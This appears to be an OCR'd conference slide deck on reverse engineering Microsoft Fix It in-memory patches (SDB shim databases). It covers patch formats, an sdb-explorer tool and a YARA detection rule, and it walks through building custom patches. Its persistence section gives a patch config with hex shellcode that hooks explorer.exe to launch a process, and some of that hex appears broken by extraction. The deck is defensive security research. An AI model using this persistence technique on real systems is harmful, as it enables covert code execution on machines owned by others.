
```
0:026> u 675343e7
MSHTML!SZ_HTMLNAMESPACE+0x2f:
675343e7 60              pushad
675343e8 e8fa458bff      call    MSHTML!CMarkup::CLock::CLock+0x2 (66de89e7)
675343ed 61              popad
675343ee 55              push    ebp
675343ef 8bec            mov     ebp,esp
675343f1 e9f01354ff      jmp     MSHTML!CMarkup::InsertTextInternal+0x5 (66a757e6)
675343f6 0000            add     byte ptr [eax],al
675343f8 0000            add     byte ptr [eax],al
```

Increment Ref Count

# Agenda

- Background/Prior Work
- Tools overview
- Real World Case 0-Day Prevention Cases
- **Reversing Engineering the Fix It Patches**
- Simple Info Disclosure
- sdb-explorer
- Create an In-Memory Patch Fix It
- Maintaining Persistence through a Fix Its

# PatchBin



# PE Loader Call Chain

- ntdll.dll
  - LdrpInitializeProcess()
    - ->LdrpLoadShimEngine()
    - ->LdrpLoadDll()
    - ->SE_DllLoaded()
- apphelp.dll
  - SE_DllLoaded()
    - ->PatchNewModules()
    - ->SeiAttemptPatches()
    - ->SeiApplyPatch()

# SeiApplyPatch()

```
SeiApplyPatch(PPATCHBITS pb)
{
    while (1)
    {
       if (pb->opcode == PATCH_MATCH)
       {
          if (memcmp(pb->pattern, modulebase + rva, pb->patternSize) != 0)
             return 0;
       }
       else if (pb->opcode == PATCH_REPLACE)
       {
          NtProtectVirtualMemory(-1, modulebase + rva, pb->patternSize, PAGE_READWRITE, &old);
          memcpy(modulebase + rva, pb->pattern, pb->patternSize);
          NtProtectVirtualMemory(-1, modulebase + rva, pb->patternSize, old, &old);
          FlushInstructionCache(-1, modulebase + rva, pb->patternSize);
       }
       else
          return 1;
        // goto next command
        pb = (PPATCHBITS)((PBYTE)pb + pb->actionSize);
     } // end while
} // end function
```

# SDB File Format

- apphelp.dll
  - 195 Exports
  - http://msdn.microsoft.com/en-us/library/bb432182%28v=vs.85%29.aspx
- Used to read and write SDB files
- Documentation lacking many details and even functions
  - SdbGetTagDataSize
  - SdbReadBinaryTag
- API Does NOT contain code to parse in-memory patches

# SDB File Format

- Yara rule


```
rule SDBFile
{
        strings:
                $magic = { 73 64 62 66 } // sdbf

        condition:
                $magic at 8
}
```

# PatchBits Format

```
#define PATCH_MATCH 4
#define PATCH_REPLACE 2
#define MAX_MODULE_LEN 32
typedef struct _PATCHBITS
{
    DWORD opcode;
    DWORD actionSize;
    DWORD patternSize;
    DWORD rva;
    DWORD unknown;
    WCHAR  moduleName[MAX_MODULE_LEN];
    BYTE pattern[patternSize];
} PATCHBITS, *PPATCHBITS;
```

# PatchBits Format

```
DWORD opcode;
DWORD actionSize;
DWORD patternSize;
DWORD rva;
WCHAR  moduleName[MAX_MODULE_LEN];
BYTE pattern[patternSize];
```



# Agenda

- Background/Prior Work
- Tools overview
- Real World Case 0-Day Prevention Cases
- Reversing Engineering the Fix It Patches
- **Simple Info Disclosure**
- sdb-explorer
- Create an In-Memory Patch Fix It
- Maintaining Persistence through a Fix Its

# Info Disclosure

- moduleName field is 64bytes
- May contain uninitialized data based on the tool used to create the patch
- Fix Its released by Microsoft do not zero this buffer before writing the patch
- Dump `leaked' data using the following command
- `sdb-explore.exe -l mysdb.sdb`

# Agenda

- Background/Prior Work
- Tools overview
- Real World Case 0-Day Prevention Cases
- Reversing Engineering the Fix It Patches
- Simple Info Disclosure
- **sdb-explorer**
- Create an In-Memory Patch Fix It
- Maintaining Persistence through a Fix Its

# sdb-explorer.exe

- Print tree
- Patch Details
  - IDA Python Script
- Dump info `leaked' memory
- Print Match Entries
- Create Patch
- Register/ Install SDB file

# Viewing SDB Files

- `sdb-explorer.exe -t my.sdb`
- Prints Tree View, similar to sdb2xml

```
        da TAG 7005 - PATCH
                e0 TAG 6001 - NAME: {D708E0AA-51BE-4C24-BB5F-21CF497CAC3E}
                e6 TAG 9010 - FIX_ID: {936BFD8E-F08B-457E-82B9-1CA45BF26E42}
                fc TAG 9002 - PATCH_BITS

d76 TAG 7007 - EXE
        d7c TAG 6001 - NAME: iexplore.exe
        d82 TAG 6006 - APP_NAME: iexplore.exe
        d88 TAG 6005 - VENDOR: Microsoft
        d8e TAG 9004 - EXE_ID: {C1392C97-0D9D-4AC2-83D7-7B58954A8B8A}
        da4 TAG 9011 - APP_ID: {E7A4440E-2463-4DA4-B352-330664E2380A}
        dba TAG 4021 - RUNTIME_PLATFORM
        dc0 TAG 7008 - MATCHING_FILE
                dc6 TAG 6001 - NAME: *
                dcc TAG 6009 - COMPANY_NAME: Microsoft Corporation
        dd2 TAG 7008 - MATCHING_FILE
                dd8 TAG 6001 - NAME: %windir%\syswow64\mshtml.dll
                dde TAG 5002 - BIN_FILE_VERSION: 9.0.8112.16533
                de8 TAG 400b - PE_CHECKSUM: 12367078 (0xbcb4e6)
        dee TAG 700a - PATCH_REF
                df4 TAG 6001 - NAME: {D708E0AA-51BE-4C24-BB5F-21CF497CAC3E}
                dfa TAG 4005 - PATCH_TAGID: 218 (0xda)
```

# Patch Details

- patch, patchbits, patchref, patch_tag_id, checksum

```
      da TAG 7005 - PATCH
            e0 TAG 6001 - NAME: {D708E0AA-51BE-4C24-BB5F-21CF497CAC3E}
            e6 TAG 9010 - FIX_ID: {936BFD8E-F08B-457E-82B9-1CA45BF26E42}
            fc TAG 9002 - PATCH_BITS
d76 TAG 7007 - EXE
      d7c TAG 6001 - NAME: iexplore.exe
      d82 TAG 6006 - APP_NAME: iexplore.exe
      d88 TAG 6005 - VENDOR: Microsoft
      d8e TAG 9004 - EXE_ID: {C1392C97-0D9D-4AC2-83D7-7B58954A8B8A}
      da4 TAG 9011 - APP_ID: {E7A4440E-2463-4DA4-B352-330664E2380A}
      dba TAG 4021 - RUNTIME_PLATFORM
      dc0 TAG 7008 - MATCHING_FILE
            dc6 TAG 6001 - NAME: *
            dcc TAG 6009 - COMPANY_NAME: Microsoft Corporation
      dd2 TAG 7008 - MATCHING_FILE
            dd8 TAG 6001 - NAME: %windir%\syswow64\mshtml.dll
            dde TAG 5002 - BIN_FILE_VERSION: 9.0.8112.16533
            de8 TAG 400b - PE_CHECKSUM: 12367078 (0xbcb4e6)
      dee TAG 700a - PATCH_REF
            df4 TAG 6001 - NAME: {D708E0AA-51BE-4C24-BB5F-21CF497CAC3E}
            dfa TAG 4005 - PATCH_TAGID: 218 (0xda)
```

# Patch Details

```
sdb-explorer.exe -p BH-ASIA/cve-2014-0322.sdb 0x72e

sdb-explorer.exe -s BH-ASIA/cve-2014-0322.sdb 0xdb65391
```

```
module     : mshtml.dll
opcode     : 4 MATCH
actionSize : 89
patternSize: 5
RVA        : 0x001f70ef
Bytes: 8b ff 55 8b ec

Code:
        00000000  8bff              mov edi, edi
        00000002  55                push ebp
        00000003  8bec              mov ebp, esp

module     : mshtml.dll
opcode     : 2 REPLACE
actionSize : 89
patternSize: 5
RVA        : 0x001f70ef
Bytes: e9 d3 d2 a5 00

Code:
        00000000  e9d3d2a500        jmp 0xa5d2d8
```

# IDAPython Script

```
sdb-explorer.exe -i -p BH-ASIA/cve-2014-0322.sdb 0x72e

sdb-explorer.exe -i -s BH-ASIA/cve-2014-0322.sdb 0xdb65391
```

```
from idaapi import *

base = idaapi.get_imagebase();
addr = 0;

addr = base + 0x1f70ef;
print "Patching: 0x%x 5 bytes" % (addr)
idaapi.patch_many_bytes(addr, "\xe9\xd3\xd2\xa5\x00");

addr = base + 0xc543c7;
print "Patching: 0x%x 17 bytes" % (addr)
idaapi.patch_many_bytes(addr, "\x60\x8b\xc8\xe8\x18\x46\x8b\xff\x61\x55\x8b\xec\xe9\x1c\x2d\x5a\

addr = base + 0x1957e1;
print "Patching: 0x%x 5 bytes" % (addr)
idaapi.patch_many_bytes(addr, "\xe9\x01\xec\xab\x00");

addr = base + 0xc543e7;
print "Patching: 0x%x 15 bytes" % (addr)
idaapi.patch_many_bytes(addr, "\x60\xe8\xfa\x45\x8b\xff\x61\x55\x8b\xec\xe9\xf0\x13\x54\xff");
```

# Agenda

- Background/Prior Work
- Tools overview
- Real World Case 0-Day Prevention Cases
- Reversing Engineering the Fix It Patches
- Simple Info Disclosure
- sdb-explorer
- **Create an In-Memory Patch Fix It**
- Maintaining Persistence through a Fix Its

# Create your own SDB file

- Required Information
  - Target Application
    - Target Module(s) – Must be less than 32 Characters
    - RVA(s)
    - Bytes

# Config File Format

- begin with `!sdbpatch` end with `!endsdbpatch`
- APP = the target application image name
- DBNAME = can be anything
- Lines starting with # are comments
- P = in memory patch
  - `P:targetmodule[,pe_checksum]`
- R = replace action
  - `R:targetmodule,RVA,HS` (hex string)
- MR = match-replace action
  - `MR:targetmodule,RVA,HS_MATCH,HS_REPLACE`

# Getting Started – sample-target

- sample-target.exe
  - Calls LoadLibrary(“mshtml.dll”)
  - Prints RVA for PrintHTML
  - Displays 15 byte of memory starting at RVA-5

```
$ ./sample-target.exe
RVA 0072e506

        90 90 90 90 90 8b ff 55 8b ec 83 e4 f8 b8 4c

        0072e506  90              nop
        0072e507  90              nop
        0072e508  90              nop
        0072e509  90              nop
        0072e50a  90              nop
        0072e50b  8bff            mov edi, edi
        0072e50d  55              push ebp
        0072e50e  8bec            mov ebp, esp
        0072e510  83e4f8          and esp, 0xfffffff8
        0072e513  b84c            invalid

Press a key to exit
```

# Sample Config File

```
$ cat sample-target.conf
!sdbpatch
APP=sample-target.exe
DBNAME=sample target patch
#
# comment
#
P:%windir%\system32\mshtml.dll
        MR:mshtml.dll,0x72e50b,8bff558bec83e4f8b84c,cccc
        R:mshtml.dll,0x72e506,1234
!endsdbpatch
```

```
$ ./sample-target.exe
RVA 0072e506

        90 90 90 90 90 8b ff 55 8b ec 83 e4 f8 b8 4c

        0072e506  90              nop
        0072e507  90              nop
        0072e508  90              nop
        0072e509  90              nop
        0072e50a  90              nop
        0072e50b  8bff            mov edi, edi
        0072e50d  55              push ebp
        0072e50e  8bec            mov ebp, esp
        0072e510  83e4f8          and esp, 0xfffffff8
        0072e513  b84c            invalid

Press a key to exit
```

# Create Patch From Config

```
$ ./sdb-explorer.exe -C sample-target.conf -o sample-target.sdb
Creating new Database: sample-target.sdb

Application: sample-target.exe
Database Name: sample target patch
Patch: %windir%\system32\mshtml.dll
Match Replace: mshtml.dll,0x72e50b,8bff558bec83e4f8b84c,cccc
Replace: mshtml.dll,0x72e506,1234
ending....
Completed Processing
sample-target.exe
        APP: %windir%\system32\mshtml.dll CHECKSUM: 00000000 Total Patch Size: 266
                MOD: mshtml.dll OPCODE: 2 SIZE: 2 RVA: 0072e506
                        12 34
                MOD: mshtml.dll OPCODE: 4 SIZE: 10 RVA: 0072e50b
                        8b ff 55 8b ec 83 e4 f8 b8 4c
                MOD: mshtml.dll OPCODE: 2 SIZE: 2 RVA: 0072e50b
                        cc cc
```

# Sample-target Patched

- With Fix It Installed

```
$ ./sample-target.exe
RVA 0072e506

        12 34 90 90 90 cc cc 55 8b ec 83 e4 f8 b8 4c

        0072e506  123490          adc dh, [eax+edx*4]
        0072e509  90              nop
        0072e50a  90              nop
        0072e50b  cc              int3
        0072e50c  cc              int3
        0072e50d  55              push ebp
        0072e50e  8bec            mov ebp, esp
        0072e510  83e4f8          and esp, 0xfffffff8
        0072e513  b84c            invalid

Press a key to exit
```

# Basic Steps

- Parent Process
  - Determine if target child needs shim.
  - Sets Loader Flags
- Child PE Loader
  - Looks for flags, uses this to determine if it should attempt to look for shims

# Debugging your Fix It

iSIGHTPARTNERS℠

- Set ENV SHIMENG_DEBUG_LEVEL=9

```
#    Time          Debug Print
0    0.00000000    [12132] SHIMVIEW: PID(12132) Level(INFO) Exe(st.exe) [SeiCheckComPlusImage] COM+ executable FALSE
1    0.00027398    [12132] SHIMVIEW: PID(12132) Level(MSG) Exe(st.exe) ShimInfo(ExePath(C:\Users\jerickson\Documents\Visual Studio 2010\Pro
2    0.00030476    [12132] SHIMVIEW: PID(12132) Level(MSG) Exe(st.exe) ShimInfo(MMDDYYYY(03/04/2014 4:52))
3    0.00032797    [12132] SHIMVIEW: PID(12132) Level(MSG) Exe(st.exe) ShimInfo(DbEntryStart(0))
4    0.00035206    [12132] SHIMVIEW: PID(12132) Level(MSG) Exe(st.exe) ShimInfo(ApplicationName(st.exe))
5    0.00039267    [12132] SHIMVIEW: PID(12132) Level(MSG) Exe(st.exe) ShimInfo(DBGuid({c4531b2c-db42-485c-993d-378d58c29a20}))
6    0.00042435    [12132] SHIMVIEW: PID(12132) Level(MSG) Exe(st.exe) ShimInfo(ExeGuid({32121b2a-0b55-4209-82de-f7f392f1f4a2}))
7    0.00045603    [12132] SHIMVIEW: PID(12132) Level(MSG) Exe(st.exe) ShimInfo(PatchName(patchdata0))
8    0.00047923    [12132] SHIMVIEW: PID(12132) Level(MSG) Exe(st.exe) ShimInfo(DbEntryStop(0))
9    0.00050065    [12132] SHIMVIEW: PID(12132) Level(MSG) Exe(st.exe) ShimInfo(Complete)
10   0.00052832    [12132] SHIMVIEW: PID(12132) Level(INFO) Exe(st.exe) [SeiSetEntryProcessed] Don't mess with 0x77DA0000 "ntdll.dll"
11   0.00055643    [12132] SHIMVIEW: PID(12132) Level(INFO) Exe(st.exe) [SeiSetEntryProcessed] Don't mess with 0x75A30000 "KERNELBASE.dll"
12   0.00058142    [12132] SHIMVIEW: PID(12132) Level(INFO) Exe(st.exe) [SeiSetEntryProcessed] Don't mess with 0x769B0000 "kernel32.dll"
13   0.00060328    [12132] SHIMVIEW: PID(12132) Level(INFO) Exe(st.exe) [SeiSetEntryProcessed] Touching        0x61AA0000 "MSVCR100D.dll"
14   0.00062559    [12132] SHIMVIEW: PID(12132) Level(INFO) Exe(st.exe) [SeiSetEntryProcessed] Touching        0x734D0000 "apphelp.dll"
15   0.00065772    [12132] SHIMVIEW: PID(12132) Level(INFO) Exe(st.exe) [SeiClearLayerEnvVar] Cleared env var __COMPAT_LAYER.
16   0.00069074    [12132] SHIMVIEW: PID(12132) Level(INFO) Exe(st.exe) [SeiInit] No apphack flags for this app "C:\Users\jerickson\Documer
17   0.00071260    [12132] SHIMVIEW: PID(12132) Level(INFO) Exe(st.exe) [SeiInit] No new SHIMs for this app "C:\Users\jerickson\Documents\V
18   0.00075410    [12132] SHIMVIEW: PID(12132) Level(INFO) Exe(st.exe) [SeiApplyPatch] Patch blob 0x006359d0
19   0.00077507    [12132] SHIMVIEW: PID(12132) Level(INFO) Exe(st.exe) [SeiApplyPatch] Patch write data.
20   0.00079962    [12132] SHIMVIEW: PID(12132) Level(WARN) Exe(st.exe) [SeiGetPatchAddress] Dll "mshtml.dll" not yet loaded for memory pat
21   0.00082059    [12132] SHIMVIEW: PID(12132) Level(WARN) Exe(st.exe) [SeiApplyPatch] DLL not loaded for memory patching.
22   0.00084201    [12132] SHIMVIEW: PID(12132) Level(INFO) Exe(st.exe) [SeiAttemptPatches] Applied 0 of 1 patches.
23   0.00090715    [12132] SHIMVIEW: PID(12132) Level(INFO) Exe(st.exe) [SeiResetEntryProcessed] Don't mess with "ntdll.dll"
24   0.00093660    [12132] SHIMVIEW: PID(12132) Level(INFO) Exe(st.exe) [SeiResetEntryProcessed] Don't mess with "KERNELBASE.dll"
25   0.00096739    [12132] SHIMVIEW: PID(12132) Level(INFO) Exe(st.exe) [SeiResetEntryProcessed] Don't mess with "kernel32.dll"
26   0.00099372    [12132] SHIMVIEW: PID(12132) Level(INFO) Exe(st.exe) [SeiResetEntryProcessed] Resetting       "MSVCR100D.dll"
27   0.00101648    [12132] SHIMVIEW: PID(12132) Level(INFO) Exe(st.exe) [SeiResetEntryProcessed] Don't mess with "apphelp.dll"
28   0.00427652    [12132] SHIMVIEW: PID(12132) Level(INFO) Exe(st.exe) [SE_DllLoaded] AFTER INIT. loading DLL "mshtml.dll".
29   0.00429839    [12132] SHIMVIEW: PID(12132) Level(INFO) Exe(st.exe) [SeiApplyPatch] Patch blob 0x006359d0
30   0.00431980    [12132] SHIMVIEW: PID(12132) Level(INFO) Exe(st.exe) [SeiApplyPatch] Patch write data.
31   0.00436353    [12132] SHIMVIEW: PID(12132) Level(INFO) Exe(st.exe) [SeiApplyPatch] Patch blob 0x00635a26
32   0.00438897    [12132] SHIMVIEW: PID(12132) Level(INFO) Exe(st.exe) [SeiApplyPatch] Patch match data.
33   0.00441351    [12132] SHIMVIEW: PID(12132) Level(INFO) Exe(st.exe) [SeiApplyPatch] Patch blob 0x00635a84
34   0.00443359    [12132] SHIMVIEW: PID(12132) Level(INFO) Exe(st.exe) [SeiApplyPatch] Patch write data.
35   0.00446884    [12132] SHIMVIEW: PID(12132) Level(INFO) Exe(st.exe) [SeiApplyPatch] Patch blob 0x00635ada
36   0.00448580    [12132] SHIMVIEW: PID(12132) Level(INFO) Exe(st.exe) [SeiApplyPatch] Patch done.
37   0.00459869    [12132] SHIMVIEW: PID(12132) Level(INFO) Exe(st.exe) [SeiAttemptPatches] Applied 1 of 1 patches.
```

# Agenda

- Background/Prior Work
- Tools overview
- Real World Case 0-Day Prevention Cases
- Reversing Engineering the Fix It Patches
- Simple Info Disclosure
- sdb-explorer
- Create an In-Memory Patch Fix It
- **Maintaining Persistence through a Fix Its**

# Persistence via Fix It Patches

- Target explorer.exe
  - Patch WinMain
    - CreateProcess(“calc”)

```
#
# Windows 7 x64
#
P:%windir%/explorer.exe,0x2c8af6
        MR:explorer.exe,0x202dc,48895C2410,E91F890900
        R:explorer.exe,0xB8C00,90505351525657415041514154
c0e2f854488d442418505151515151515151514d31c94d31c04831d2e8
065006d00330032005c00630061006c0063002e00650078006500000
5941585f5e5a595b5848895c2410488d052376f6ffffe0cccccccc
#
```

Full configuration provided:
includes support for: Win7 x86, Win7 x64, Win 8 x86

# Persistence via Fix It Patches

```
.text:0000000100020 2DC                    wWinMain        proc near               ; CODE XREF:
.text:0000000100020 2DC
.text:0000000100020 2DC 48 89 5C 24 10                     mov     [rsp+arg_8], rbx
.text:0000000100020 2E1 48 89 6C 24 18                     mov     [rsp+arg_10], rbp
```

With Fix It

```
.text:0000000100020 2DC                    wWinMain        proc near               ; CODE XREF: w
.text:0000000100020 2DC
.text:0000000100020 2DC E9 1F 89 09 00                     jmp     near ptr qword_1000B8C00
.text:0000000100020 2E1 48 89 6C 24 18                     mov     [rsp+arg_10], rbp
.text:0000000100020 2E6 48 89 74 24 20                     mov     [rsp+arg_18], rsi
```

# Persistence via Fix It Patches

- Simple Shellcode to execute calc.exe

```
.text:00000001000B8C3D 51                                  push    rcx
.text:00000001000B8C3E 51                                  push    rcx
.text:00000001000B8C3F 51                                  push    rcx
.text:00000001000B8C40 4D 31 C9                            xor     r9, r9
.text:00000001000B8C43 4D 31 C0                            xor     r8, r8
.text:00000001000B8C46 48 31 D2                            xor     rdx, rdx
.text:00000001000B8C49 E8 3A 00 00 00                      call    loc_1000B8C88
.text:00000001000B8C49                             ; ---------------------------------------------------------
.text:00000001000B8C4E                             aCWindowsSystem:
.text:00000001000B8C4E 63 00 3A 00 5C 00 77 00+            unicode 0, <c:\windows\system32\calc.exe>,0
.text:00000001000B8C88                             ; ---------------------------------------------------------
.text:00000001000B8C88
.text:00000001000B8C88                             loc_1000B8C88:                          ; CODE XREF: .text:
.text:00000001000B8C88 59                                  pop     rcx
.text:00000001000B8C89 48 89 C8                            mov     rax, rcx
.text:00000001000B8C8C 48 05 12 09 00 00                   add     rax, 912h
.text:00000001000B8C92 FF 10                               call    qword ptr [rax]
.text:00000001000B8C94 48 81 C4 E0 00 00 00                add     rsp, 0E0h
.text:00000001000B8C9B 90                                  nop
.text:00000001000B8C9C 41 5F                               pop     r15
.text:00000001000B8C9E 41 5E                               pop     r14
.text:00000001000B8CA0 41 5D                               pop     r13
.text:00000001000B8CA2 41 5C                               pop     r12
.text:00000001000B8CA4 41 5B                               pop     r11
.text:00000001000B8CA6 41 5A                               pop     r10
.text:00000001000B8CA8 41 59                               pop     r9
.text:00000001000B8CAA 41 58                               pop     r8
.text:00000001000B8CAC 5F                                  pop     rdi
.text:00000001000B8CAD 5E                                  pop     rsi
.text:00000001000B8CAE 5A                                  pop     rdx
.text:00000001000B8CAF 59                                  pop     rcx
.text:00000001000B8CB0 5B                                  pop     rbx
.text:00000001000B8CB1 58                                  pop     rax
.text:00000001000B8CB2 48 89 5C 24 10                      mov     [rsp+10h], rbx
.text:00000001000B8CB7 48 8D 05 23 76 F6 FF                lea     rax, loc_1000202E1
.text:00000001000B8CBE FF E0                               jmp     rax
```

CreateProcesssW

# Disabling Shim Engine

- I don’t recommend disabling the shim engine
  - Breaks EMET
  - Disables 0day Fix Its

- GPEdit.msc
  - Administrative Templates \ Windows Components \ Application Compatibility \ Turn off Application Compatibility Engine

# Recommendations

- Search your registry and File System
  - Use provided Yara Rule
  - Your system will have SDB Files, there are defaults
  - Use the knowledge you gained
- AutoRuns (SysInternals) does not consider Application Compatibility Fixes
- Add signatures to SDB files (Microsoft)
- Notification of non-signed SDB files running, or about to run (Microsoft)

# Summary

- This is a Feature, this does not make you more vulnerable to other attacks
- SDB File require Administrator privilege to install
- Fix It Patches provide a unique opportunity to determine root cause of a vulnerability
  - If Microsoft Fixes Root Cause
- sdb-explorer/ Application Compatibility Toolkit provide a way to analyze Fix Its

# References


- Baggett, M. (2013, February 23). *2013 Posts and Publications. Retrieved October 23, 2013, from In Depth Defense: http://www.indepthdefense.com/2013/02/2013-posts-and-publications.html*
- Ionescu, A. (2007, May 20). *Secrets of the Application Compatilibity Database (SDB) – Part 1. Retrieved September 5, 2013, from Alex Ionescu's Blog: http://www.alex-ionescu.com/?p=39*
- Ionescu, A. (2007, May 26). *Secrets of the Application Compatilibity Database (SDB) – Part 3. Retrieved September 5, 2013, from Alex Ionescu's Blog: http://www.alex-ionescu.com/?p=41*
- Mark Russinovich, B. C. (2013, August 1). *Autoruns for Windows v11.70. Retrieved September 5, 2013, from Windows Sysinternals: http://technet.microsoft.com/en-us/sysinternals/bb963902.aspx*
- Microsoft. (2013, September 6). *!chkimg. Retrieved October 2, 2013, from Dev Center: http://msdn.microsoft.com/en-us/library/windows/hardware/ff562217%28v=vs.85%29.aspx*
- Microsoft. (2013, October 1). *Application Compatibility Database. Retrieved October 23, 2013, from Microsoft Developer Network: http://msdn.microsoft.com/library/bb432182.aspx*
- Microsoft. (2013). *Fix it Solution Center. Retrieved 2013 24-October from Microsoft Support: http://support.microsoft.com/fixit/*
- Microsoft. (2012, October 1). *Microsoft Security Advisory: Vulnerability in Microsoft XML Core Services could allow remote code execution. Retrieved September 5, 2013, from Microsoft Support: http://support.microsoft.com/kb/2719615*
- Microsoft. (2012, December 7). *Shim Database Types. Retrieved September 5, 2013, from Microsoft Developer Network: http://msdn.microsoft.com/en-us/library/bb432483%28v=vs.85%29.aspx*
- Sikka, N. (2013, September 17). *CVE-2013-3893: Fix it workaround available. Retrieved October 02, 2013, from Security Research & Defense: http://blogs.technet.com/b/srd/archive/2013/09/17/cve-2013-3893-fix-it-workaround-available.aspx*
- Stewart, H. (2007, November 3). *Shim Database to XML. Retrieved September 5, 2013, from Setup & Install by Heath Stewart: http://blogs.msdn.com/b/heaths/archive/2007/11/02/sdb2xml.aspx*
- http://blogs.msdn.com/b/maartenb/archive/2009/07/24/disabling-a-shim.aspx
- https://blogs.technet.com/b/srd/archive/2014/02/19/fix-it-tool-available-to-block-internet-explorer-attacks-leveraging-cve-2014-0322.aspx

# Thanks



